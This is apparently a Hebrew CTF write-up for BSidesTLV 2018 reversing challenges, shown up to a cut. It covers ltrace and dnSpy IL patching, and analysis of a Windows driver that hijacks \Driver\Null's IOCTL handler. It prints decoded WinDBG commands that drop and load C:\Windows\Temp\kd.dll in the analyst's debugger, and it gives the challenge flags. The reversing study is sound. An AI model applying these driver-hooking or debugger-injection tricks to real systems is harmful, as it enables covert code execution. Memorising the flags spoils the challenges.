


פתרון אתגרי ה-CTF של BSidesTLV 2018

מאת דן אלעזרי (dm0n) ורגב זפרני (revirtux)

הקדמה

במהלך חודש יוני התקיימה תחרות ה-CTF של כנס BSidesTLV. בתחרות פורסמו 19 אתגרים בקטגוריות ורמות קושי שונות. המטרה של כל אתגר היא להשיג את ה-flag - הוכחה לכך שאכן פתרתם את האתגר. במאמר זה נסקור את האתגרים שפורסמו ונציג את הפתרונות שלנו לאתגרים אלו.

אגב, למי שרוצה לנסות לפתור לבד / במקביל למאמר - פורסמו האתגרים לקבל הרחב:

https://www.vulnhub.com/entry/bsidestlv-2018-ctf,250/

אינדקס

האתגרים באתר התחרות חולקו לקטגוריות ולכל אתגר ניתן ניקוד:

Category	Challenge name	Score
Misc	DockingStation	350
Misc	C1337Shell	350
Misc	PySandbox-Insane	900
Forensics	Shared Directory	350
Web	Redirect Me - 150	150
Web	IH8emacs	150
Web	Creative Agency	150
Web	I'm Pickle Rick!	150
Web	ContactUs	250
Web	NoSocket	250

Category	Challenge name	Score
Reversing	Into the rabbit hole	**500**
Reversing	HideinpILainsight	**750**
Reversing	Wtflol	**1000**
Crypto	T.A.R.D.I.S.	**50**
Crypto	Crypto2	**350**
Web	IAmBrute	**350**
Web	PimpMyRide	**500**
Web	Can you bypass the SOP?	**750**
Web	GamingStore	**1200**

Into The Rabbit Hole (Reversing)

Description:
This challenge aims to test your skills in reverse engineering. The flag is combined with 8 pieces, which together assemble a meaningful passphrase. Download this standalone (executable) file, and try to catch (build) the flag!

Made By Adir Abraham

הכלי בו נשתמש

ltrace הוא כלי המדפיס קריאות לפונקציות ספריה ואת הפרמטרים שלהן. לדוגמא, אם קטע קוד כלשהו בקובץ הרצה קורא לפונקציה strcmp המשווה בין שתי מחרוזות, אנו נראה את שתי המחרוזות שהושוו ואת תוצאת ההשוואה.

פתרון

כותב האתגר לא חשב על דרך הפתרון הזו. לכן, כאשר נריץ את הקובץ שניתן לנו עם ltrace, נראה שהוא משתמש בפונקציה strncpy על מנת להעתיק 8 מחרוזות קבועות למקום כלשהו בזיכרון:

```
root@kali:~# printf "\n\n\n\n\n\n\n\n" | ltrace ./infected 2>&1 | grep strncpy | grep '.\{66\}'
strncpy(0x7fffffffde70, "QlNpZGVzVExWe1dlX2dvbm5hX3J1bl9", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "ydW5fcnVuX3RvX3RoZV9jaXRpZXNfb2", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "ZfdGhlX2Z1dHVyZSxfdGFrZV93aGF0X", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "3dlX2Nhbl9hbmRfYnJpbmdfaXRfYmFj", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "a19ob21lLl9Tb190YWtlX21lX2Rvd25", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "fdG9fdGhlX2NpdGllc19vZl90aGVfZn", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "V0dXJlLF9ldmVyeWJvZHknc19oYXBwe", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "V9hbmRfSV9mZWVsX2F0X2hvbWUufQ==", 80) = 0x7fffffffde70
```

למען מניעת בלבול - הפקודה בתמונה מעבירה לתכנית 8 שורות ריקות כקלט (לכאורה 8 המחרוזות שהיינו צריכים לגלות). לאחר מכן אנו מסננים את הפלט של ltrace כך שיציג רק שורות עם המילה strncpy שארוכות מ-66 תווים (אחרת הפלט היה פחות יפה).

קיבלנו 8 מחרוזות base64 - לאחר שרשור ופיענוח, נקבל את ה-flag:

```
BSidesTLV{We_gonna_run_run_run_to_the_cities_of_the_future,_take_what_we_can_and_bring_it_back_home._So_take_me_down_to_the_cities_of_the_future,_everybody's_happy_and_I_feel_at_home.}
```

HideinpILainsight (Reversing)

Description:
Is it possible to hide an encryption algorithm in .NET? Or should one resort to unmanaged code only? In this challenge, you will learn .NET reversing and handle some nasty IL bytecode in order to get the flag. Are you up to the challenge?

Made by Omer Agmon

הכלי בו נשתמש

dnSpy הוא כלי המקבל קובץ NET. מקומפל ומציג אותו כמעט כמו קוד המקור שלו. בנוסף, הכלי מאפשר לדבג ולשנות את הקוד. הסיבה שניתן לעשות זאת, היא שקוד NET. מקומפל לשפת CIL, שהיא שפת ביניים בין שפת NET. לשפת מכונה. לאחר מכן, בזמן ריצת התוכנית, שפת ה-CIL מתורגמת לשפת מכונה ואז מורצת.

פתרון

לאחר פתיחת הקובץ שקיבלנו עם dnSpy, יוצג לנו קוד יחסית פשוט להבנה:

```
3   public static void Main(string[] args)
4   {
5       if (Debugger.IsAttached)
6       {
7           Console.WriteLine("Sometimes science is a lot more art than science. A lot of people don't get that.");
8           Console.ReadKey();
9           return;
10      }
11      if (new Random(Guid.NewGuid().GetHashCode()).Next(312) < 312)
12      {
13          return;
14      }
15      byte[] il = new byte[]
16      {
17          32,
18          70,
19          76,
20          69,
```

לאחר מכן מוגדר עוד משתנה byte[] array, ולבסוף הקוד הוא:

```
179     byte[] ilasByteArray = Assembly.GetExecutingAssembly().GetTypes()[0].GetMethods()[0].GetMethodBody().GetILAsByteArray();
180     AssemblyName assemblyName = new AssemblyName();
181     assemblyName.Name = "CitadelOfRicks";
182     AssemblyBuilder assemblyBuilder = AppDomain.CurrentDomain.DefineDynamicAssembly(assemblyName, AssemblyBuilderAccess.Run);
183     AppDomain.CurrentDomain.UnhandledException += delegate(object x, UnhandledExceptionEventArgs y)
184     {
185         Console.WriteLine("Arrrrgh This is an unrecoverable exception, I need to remove this code somehow");
186     };
187     TypeBuilder typeBuilder = assemblyBuilder.DefineDynamicModule("DoofusRick").DefineType("J19Zeta7");
188     MethodBuilder methodBuilder = typeBuilder.DefineMethod("gimmedeflag", MethodAttributes.FamANDAssem | MethodAttributes.Family |
          MethodAttributes.Static | MethodAttributes.HideBySig, CallingConventions.Standard, typeof(byte[]), new Type[]
189     {
190         typeof(byte[]),
191         typeof(byte[])
192     });
193     SignatureHelper localVarSigHelper = SignatureHelper.GetLocalVarSigHelper();
194     for (int i = 0; i < 8; i++)
195     {
196         localVarSigHelper.AddArgument(typeof(uint));
197     }
198     localVarSigHelper.AddArgument(typeof(int));
199     localVarSigHelper.AddArgument(typeof(byte));
200     methodBuilder.SetMethodBody(il, 4, localVarSigHelper.GetSignature(), null, null);
201     object obj = typeBuilder.CreateType().GetMethods()[0].Invoke(null, new object[]
202     {
203         array,
204         ilasByteArray
205     });
206     Console.WriteLine(Encoding.ASCII.GetString((byte[])obj));
207     Console.ReadKey();
208 }
209
```

מקריאת הקוד, ניתן להבין שתחילה, הקוד בודק אם מדבגים אותו. אם כן, התכנית יוצאת לאחר הדפסה של מחרוזת (שורות 5-10).

לאחר מכן, הוא מגריל מספר בין 0 ל-312 עם seed כלשהו (hash של אובייקט Guid). אם המספר שהוגרל קטן מ-312, התוכנית יוצאת. כמובן שלא ניתן לעבור את בדיקה זו בריצה רגילה של התכנית, מכיוון שכל המספרים המוגרלים יהיו קטנים מ-312 (שורות 11-14). ואז, מוגדר מערך בתים לו קראתי il ומערך בתים נוסף בשם array שלא מופיע בתמונות (שורות 15-178). כעת קורה החלק המעניין יותר - הוא מחלץ את ה-CIL של התכנית הנוכחית לתוך ilasByteArray (שורה 179) ומגדיר את המערך il בתור פונקציה - ז"א הערכים במערך il הם CIL שניתן להריץ.

נבחין ששני הפרמטרים של הפונקציה מוגדרים להיות מערכים מטיפוס byte (שורות 188-192). לבסוף, הוא קורא לפונקציה עם array וilasByteArray כארגומנטים ומדפיס את תוצאת הריצה שלה (שורות 201-206). נרצה להבין מה הקוד במערך il עושה. על מנת לעשות זאת, נרצה להחליף את הקוד של התכנית המקורית בקוד מהמערך il. תחילה, נגלה היכן מתחיל ה-CIL של התכנית המקורית. על מנת לעשות זאת, ניתן ללחוץ Ctrl-X המבצע את פעולת ה-"Show Instructions In Hex Editor":

```
0230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 09 00 BE 01 00 00 01 00 00
0253 11 28 0C 00 00 0A 2C 11 72 01 00 00 70 28 0D 00 00 0A 28 0E 00 00 0A 26 2A 28 0F 00 00 0A 13 08 12 08 FE
0276 16 11 00 00 01 6F 10 00 00 0A 73 11 00 00 0A 20 38 01 00 00 6F 12 00 00 0A 20 38 01 00 00 2F 01 2A 1F 7D
0299 8D 1A 00 00 01 25 D0 02 00 00 04 28 13 00 00 0A 0A 1F 21 8D 1A 00 00 01 25 D0 01 00 00 04 28 13 00 00 0A
02BC 0B 28 14 00 00 0A 6F 15 00 00 0A 16 9A 6F 16 00 00 0A 16 9A 6F 17 00 00 0A 6F 18 00 00 0A 0C 73 19 00 00
02DF 0A 0D 09 72 A6 00 00 70 6F 1A 00 00 0A 28 1B 00 00 0A 09 17 6F 1C 00 00 0A 28 1B 00 00 0A 7E 04 00 00 04
0302 25 2D 17 26 7E 03 00 00 04 FE 06 05 00 00 06 73 1D 00 00 0A 25 80 04 00 00 04 6F 1E 00 00 0A 72 C4 00 00
0325 70 6F 1F 00 00 0A 72 DA 00 00 70 6F 20 00 00 0A 13 04 11 04 72 EC 00 00 70 20 96 00 00 00 17 D0 01 00 00
0348 1B 28 21 00 00 0A 18 8D 1F 00 00 01 25 16 D0 01 00 00 1B 28 21 00 00 0A A2 25 17 D0 01 00 00 1B 28 21 00
036B 00 0A A2 6F 22 00 00 0A 13 05 28 23 00 00 0A 13 06 16 13 09 2B 17 11 06 D0 2A 00 00 01 28 21 00 00 0A 6F
038E 24 00 00 0A 11 09 17 58 13 09 11 09 1E 32 E4 11 06 D0 2B 00 00 01 28 21 00 00 0A 6F 24 00 00 0A 11 06 D0
03B1 1A 00 00 01 28 21 00 00 0A 6F 24 00 00 0A 11 05 06 1A 11 06 6F 25 00 00 0A 14 14 6F 26 00 00 0A 11 04 6F
03D4 27 00 00 0A 6F 16 00 00 0A 16 9A 14 18 8D 0C 00 00 01 25 16 07 A2 25 17 08 A2 6F 28 00 00 0A 13 07 28 29
03F7 00 00 0A 11 07 74 01 00 00 1B 6F 2A 00 00 0A 28 0D 00 00 0A 28 0E 00 00 0A 26 2A 1E 02 28 2B 00 00 0A 2A
041A 2E 73 04 00 00 06 80 03 00 00 04 2A 2E 72 04 01 00 70 28 0D 00 00 0A 2A 00 00 42 53 4A 42 01 00 01 00 00
043D 00 00 00 0C 00 00 00 76 34 2E 30 2E 33 30 33 31 39 00 00 00 00 05 00 6C 00 00 00 D8 03 00 00 23 7E 00 00
0460 44 04 00 00 08 06 00 00 23 53 74 72 69 6E 67 73 00 00 00 00 4C 0A 00 00 A4 01 00 00 23 55 53 00 F0 0B 00
0483 00 10 00 00 00 23 47 55 49 44 00 00 00 00 0C 00 00 F4 01 00 00 23 42 6C 6F 62 00 00 00 00 00 00 00 02 00
04A6 00 01 57 95 02 28 09 02 00 00 00 FA 01 33 00 16 00 00 01 00 00 00 2E 00 00 00 06 00 00 00 04 00 00 00 05
04C9 00 00 00 03 00 00 00 2B 00 00 00 0C 00 00 00 02 00 00 00 01 00 00 00 01 00 00 00 02 00 00 00 01 00 00 00
04EC 01 00 00 00 03 00 00 00 00 00 1C 03 01 00 00 00 00 00 06 00 C0 02 B0 04 06 00 F9 02 B0 04 06 00 33 02 73
```

על מנת לגלות היכן מתחילות ההוראות, נעביר את העכבר על ה-hexeditor שנפתח:

```
020D 0D 00 00 01 00 00 00 01 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 09 00 BE 01 00 00 01 00 00
0253 11 28 0C 00 00 0A 2C 11 72 01 00 00 70 28 0D 00 00 0A 28 0E 00 00 0A 26 2A 28 0F 00 00 0A 13 08 12 08 FE
0276 16 1                                  01 00 00 6F 12 00 00 0A 20 38 01 00 00 2F 01 2A 1F 7D
0299 8D 1                                  1F 21 8D 1A 00 00 01 25 D0 01 00 00 04 28 13 00 00 0A
02BC 0B 2                                  0A 16 9A 6F 17 00 00 0A 6F 18 00 00 0A 0C 73 19 00 00
02DF 0A 0D 09 72 A6 00 00 70 6F 1A 00 00 0A 28 1B 00 00 0A 09 17 6F 1C 00 00 0A 28 1B 00 00 0A 7E 04 00 00 04
0302 25 2D 17 26 7E 03 00 00 04 FE 06 05 00 00 06 73 1D 00 00 0A 25 80 04 00 00 04 6F 1E 00 00 0A 72 C4 00 00
0325 70 6F 1F 00 00 0A 72 DA 00 00 70 6F 20 00 00 0A 13 04 11 04 72 EC 00 00 70 20 96 00 00 00 17 D0 01 00 00
0348 1B 28 21 00 00 0A 18 8D 1F 00 00 01 25 16 D0 01 00 00 1B 28 21 00 00 0A A2 25 17 D0 01 00 00 1B 28 21 00
036B 00 0A A2 6F 22 00 00 0A 13 05 28 23 00 00 0A 13 06 16 13 09 2B 17 11 06 D0 2A 00 00 01 28 21 00 00 0A 6F
038E 24 00 00 0A 11 09 17 58 13 09 11 09 1E 32 E4 11 06 D0 2B 00 00 01 28 21 00 00 0A 6F 24 00 00 0A 11 06 D0
03B1 1A 00 00 01 28 21 00 00 0A 6F 24 00 00 0A 11 05 06 1A 11 06 6F 25 00 00 0A 14 14 6F 26 00 00 0A 11 04 6F
03D4 27 00 00 0A 6F 16 00 00 0A 16 9A 14 18 8D 0C 00 00 01 25 16 07 A2 25 17 08 A2 6F 28 00 00 0A 13 07 28 29
03F7 00 00 0A 11 07 74 01 00 00 1B 6F 2A 00 00 0A 28 0D 00 00 0A 28 0E 00 00 0A 26 2A 1E 02 28 2B 00 00 0A 2A
041A 2E 73 04 00 00 06 80 03 00 00 04 2A 2E 72 04 01 00 70 28 0D 00 00 0A 2A 00 00 42 53 4A 42 01 00 01 00 00
043D 00 00 00 0C 00 00 00 76 34 2E 30 2E 33 30 33 31 39 00 00 00 00 05 00 6C 00 00 00 D8 03 00 00 23 7E 00 00
0460 44 04 00 00 08 06 00 00 23 53 74 72 69 6E 67 73 00 00 00 00 4C 0A 00 00 A4 01 00 00 23 55 53 00 F0 0B 00

Method 0x06000001
IMAGE_COR_ILMETHOD_FAT.Instructions[0] = 0x28 (40)
```

זאת אומרת שההוראות מתחילות בהיסט 0x254 בקובץ. נוכל לוודא זאת. הבית הראשון הוא 0x28. אם נסתכל בדף ויקיפדיה המתאר את כל הוראות ה-CIL, נראה:

```
0x28   call <method>       Call method described by method.
```

וזה מתאים ל-CIL של הקוד שלנו שמתחיל ב-call (ניתן לראות אותו על ידי קליק ימיני ולאחר מכן לחיצה על "Edit Il Instruction"):

```
Index Offset OpCode     Operand
    0 0000   call       bool [mscorlib]System.Diagnostics.Debugger::get_IsAttached()
    1 0005   brfalse.s  7 (0018) call valuetype [mscorlib]System.Guid [mscorlib]System.Guid::NewGuid()
    2 0007   ldstr      "Sometimes science is a lot more art than science. A lot of people don't get that."
    3 000C   call       void [mscorlib]System.Console::WriteLine(string)
```

באותו אופן נראה שההוראות מסתיימות בבית 0x2A, ז"א גודל ההוראות הוא 0x1BD בתים.

נמיר את מערך המספרים il לקובץ באמצעות קוד הפייתון הבא:

```
il=[32,70,76,69,127,10,22,11,22,12,32,0,62,0,2,13,32,0,0,0,1,19,4,32,0,6
4,4,0,19,5,22,19,6,32,0,1,1,2,19,7,22,19,8,43,49,17,8,31,11,48,15,3,17,8
,3,142,105,93,145,3,142,105,88,210,43,8,3,17,8,3,142,105,93,145,19,9,2,1
7,8,2,17,8,145,17,9,97,210,156,17,8,23,88,19,8,17,8,2,142,105,50,200,6,7
,54,18,9,8,54,14,17,4,17,5,54,8,17,7,17,6,54,2,20,122,2,42]
il=''.join([chr(c) for c in il])
open('wub','wb').write(il)
```


כעת יש לנו את הקובץ wub שמכיל 125 בתים, בהם נרצה להשתמש כדי להחליף את ההוראות המקוריות של התוכנית. על מנת לעשות זאת, נפתח את wub עם hexeditor, נעתיק את כל הבתים על ידי סימון ו-Ctrl-C, נפתח עותק של הקובץ שקיבלנו, נעבור להיסט בו ההוראות מתחילות (0x254), ונדביק עם Ctrl-V.

כעת, כאשר ננסה לפתוח את הקובץ עם ההוראות החדשות באמצעות dnSpy, נקבל הודעת שגיאה:


```
 6      public class Sanchez
 7      {
 8          // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00000248
 9          public static void Main(string[] args)
10          {
11              /*
12  An exception occurred when decompiling this method (06000001)
13
14  ICSharpCode.Decompiler.DecompilerException: Error decompiling System.Void wabbalubbadubdub.Sanchez::Main(System.String[])
15  ---> System.ArgumentOutOfRangeException: Index was out of range. Must be non-negative and less than the size of the collection.
16  Parameter name: index
```

מספר הארגומנטים ש-dnSpy מצפה לו אינו נכון. זה הגיוני, מכיוון שדרסנו את ההוראות של Main המקבלת מערך מחרוזות בודד בשם args עם פונקציה המקבלת שני ארגומנטים מטיפוס byte[].

על מנת לתקן זאת, נלחץ על Main ואז Alt-Enter. יפתח חלון המאפשר לנו לערוך את הפונקציה. נלחץ על Signature על מנת לערוך את החתימה של הפונקציה:



נתאים את הפרמטרים לפי מה שגילינו מהקוד המקורי - הפונקציה צריכה לקבל שני ארגומנטים מטיפוס byte[], ולהחזיר משתנה מאותו טיפוס:



כעת התוכנה תצליח לשחזר לנו את הקוד:

```
3   public static byte[] Main(byte[] array, byte[] ilasbytearray)
4   {
5       byte[] array2 = 2135247942;
6       byte[] array3 = 0;
7       byte[] array4 = 0;
8       AssemblyName assemblyName = 33570304;
9       TypeBuilder typeBuilder = 16777216;
10      MethodBuilder methodBuilder = 278528;
11      SignatureHelper signatureHelper = 0;
12      object obj = 33620224;
13      for (Guid guid = 0; guid < array.Length; guid++)
14      {
15          int num = (int)((guid > 11) ? ilasbytearray[guid % ilasbytearray.Length] : ((byte)((int)ilasbytearray[guid % ilasbytearray.Length] +
              ilasbytearray.Length)));
16          array[guid] = (byte)((int)array[guid] ^ num);
17      }
18      if (array2 != array3 && assemblyName != array4 && typeBuilder != methodBuilder && obj != signatureHelper)
19      {
20          throw null;
21      }
22      return array;
23  }
```

הקוד משתמש ב-CIL של התכנית המקורית על מנת לפענח את המערך array. נכתוב תכנית שקולה משלנו המקבלת את הפרמטרים הנכונים (array ו-ilasbytearray). את array ניתן לחלץ בקלות מהקוד של התכנית המקורית, ואת ilasbytearray ניתן לחלץ באמצעות קוד פיתון המחלץ את הבתים הרלוונטיים (0x1BD בתים החל מהיסט 0x254 בקובץ), ומדפיס אותם בצורה של מערך בתים ב-C#.

כמובן שנמחק את כל הבדיקות והמשתנים המיותרים. התכנית השקולה תיראה כך:

```
11  namespace wabbalubbadubdub
12  {
13      // Token: 0x02000002 RID: 2
14      public class Sanchez
15      {
16          public static byte[] giveflag(byte[] enc_arr, byte[] code_il_arr)
17          {
18              object obj = 33620224;
19              for (int i = 0; i < enc_arr.Length; i++)
20              {
21                  int num = (int)((i > 11) ? code_il_arr[i % code_il_arr.Length] :
22                   ((byte)(code_il_arr[i % code_il_arr.Length] + code_il_arr.Length)));
23                  enc_arr[i] = (byte)(enc_arr[i] ^ num);
24              }
25              return enc_arr;
26          }
27          // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00000248
28          public static void Main(string[] args)
29          {
30              byte[] code_il = new byte[...];
53              byte[] array = new byte[...];
89              //File.WriteAllBytes("D:\\TAU\\Year 3\\HTB\\challs\\wuba2", il);
90              Console.WriteLine(Encoding.ASCII.GetString(giveflag(array, code_il)));
91              Console.ReadKey();
92          }
93      }
94  }
```

אחר קימפול והרצה, נקבל את ה-flag:

```
D:\Documents\Visual Studio 2017\Projects\reversing\reversing\bin\Debug\reversing.exe
BSidesTLV{Look, Rick, I know IL!}
```

Wtflol (Reversing)

Description:
Can you get the flag?

Made by **Kasif Dekel**

הכלים בהם נשתמש

נשתמש ב-IDA כדי לבצע ניתוח סטטי של הקובץ שקיבלנו, וב-WinDBG+VirtualBox בשביל הניתוח הדינאמי. הסבר טוב על דרייברים ב-Windows ודיבוג שלהם אפשר למצוא במאמר של יובל עטיה ופה.

פתרון

באמצעות ניתוח סטאטי, דרך הפעולה של התכנית די מובנת - זהו Driver למערכת ההפעלה Windows (מכיוון שפונקציית ה-DriverEntry קיימת בקובץ והוא מסוג PE). פונקציית ה-DriverEntry דורסת את פונקציית ה-IO-ctl handler של \\Driver\\Null עם פונקציה מתוך הדרייבר לה קראתי "check_something_then_print_flag", מכיוון שהיא בודקת משהו לגבי ה-buffer שניתן לה ואם עוברים את הבדיקה, אז מקבלים את ה-flag:

```
357   RtlInitUnicodeString(&DestinationString, L"\\Driver\\Null");
358   decode_Arr1_and_a1_until_a2(&DbgPrintStr, 9);
359   some_page_reg_value = __readmsr(0xC0000082);
360   driver_page = find_driver_page(some_page_reg_value);
361   qmemcpy(&v14, "This challenge is *fully* compatible with windows 8 and above.\n\n", 0x41ui64);
362   sub_140003CC0(some_page_reg_value, 12i64, (int *)1);
363   v1 = 0;
364   v3 = ObReferenceObjectByName(&DestinationString, 64i64, 0i64, 0i64, IoDriverObjectType, v1, 0i64, &driver_object);
365   print = save_kddll_and_return_print((__int64)driver_page, &DbgPrintStr);
366   ((void (__fastcall *)(char *))print)(&v14);
367   if ( v3 >= 0 )
368   {
369     device_ctrl_backup = driver_object->MajorFunction[0xE];
370     driver_object->MajorFunction[0xE] = (PDRIVER_DISPATCH)check_smth_then_print_flag;
371   }
372   else
373   {
374     v3 = -1073741275;
375   }
376   if ( v3 < 0 && driver_object )
377   {
378     ObfDereferenceObject(driver_object);
379     driver_object = 0i64;
380   }
381   return (unsigned int)v3;
382 }
```

התכנית מכילה הרבה מחרוזות שהן obfuscated, משמע, הן מפוענחות בזמן הריצה עם קוד מהצורה הזו:

```
for ( i = 0; i < 0x19; ++i )
  *((_BYTE *)IoStatusPtr + i) = ((~((i ^ (((((((-(char)~((i ^ (i
                                                                 + i
                                                                 + ~((i ^ ((i ^ ((i ^ (((~(i ^ (~(*((_BYTE *)IoStatusPtr + i)
                                                                                                  + 60)
                                                                                                - 54) ^ 0x1E)
                                                                                          - i) ^ 0x71)
                                                                                      - 79))
                                                                                  + 1))
                                                                              + 1))
                                                                    - i)
                                                                 - 28
                                                                 - 1))
                                                              + 1)
                                                          - 1) ^ 0x36)
                                                        - i
                                                        - 103) ^ 0xE6)
                                                    + 32) ^ 0x39)
                                                - i))
                                            + 1)
                                        - 12
                                        + 101) ^ 0xB1)
                                    - i;
```

כמובן שאם אנו יודעים מה נמצא ב-buffer לפני הפיענוח, ניתן לכתוב קוד c המפענח את ה-buffer. גם הכיוון ההפוך אפשרי - אם אנו יודעים מה נמצא ב-buffer אחרי הפיענוח, אפשר להשתמש ב-bruteforce בית-בית על מנת לגלות את ערך ה-buffer לפני הפיענוח.

לאחר שביצעתי את הפעולה הזאת על רוב ה-buffers, גיליתי שתי מחרוזות מעניינות:

```
!C:\Windows\Temp\kd.dll.bbbb %p ;g
```

```
as /e fuckthat PROCESSOR_ARCHITECTURE; .block
{.if($spat(@"${fuckthat}","x86")==0) { .writemem C:\Windows\Temp\kd.dll %p
l?%x;!C:\Windows\Temp\kd.dll.aaaa %p;g} .else {.writemem C:\Windows\Te
mp\kd.dll %p l?%x;!C:\Windows\Temp\kd.dll.aaaa %p;g}}
```

השימוש במחרוזת הראשונה (בתוך Arr1) מתבצע בפונקציה לה קראתי "save_kddll_then_return_print":

```
39    xor_key = 0xFDu;
40    v14 = 0xEDu;
41    v15 = 0xDDu;
42    v16 = 0xCDu;
43    v17 = 0xBDu;
44    v18 = 0xADu;
45    v19 = 0xD;
46    memset(&v20, 0, sizeof(v20));
47    for ( i = 0; i < xored_len1; ++i )
48      xored_arr_1[i] ^= *(&xor_key + (signed int)i % -8);
49    for ( j = 0; j < xore_len2; ++j )
50      xored_arr_2[j] ^= *(&xor_key + (signed int)j % -8);
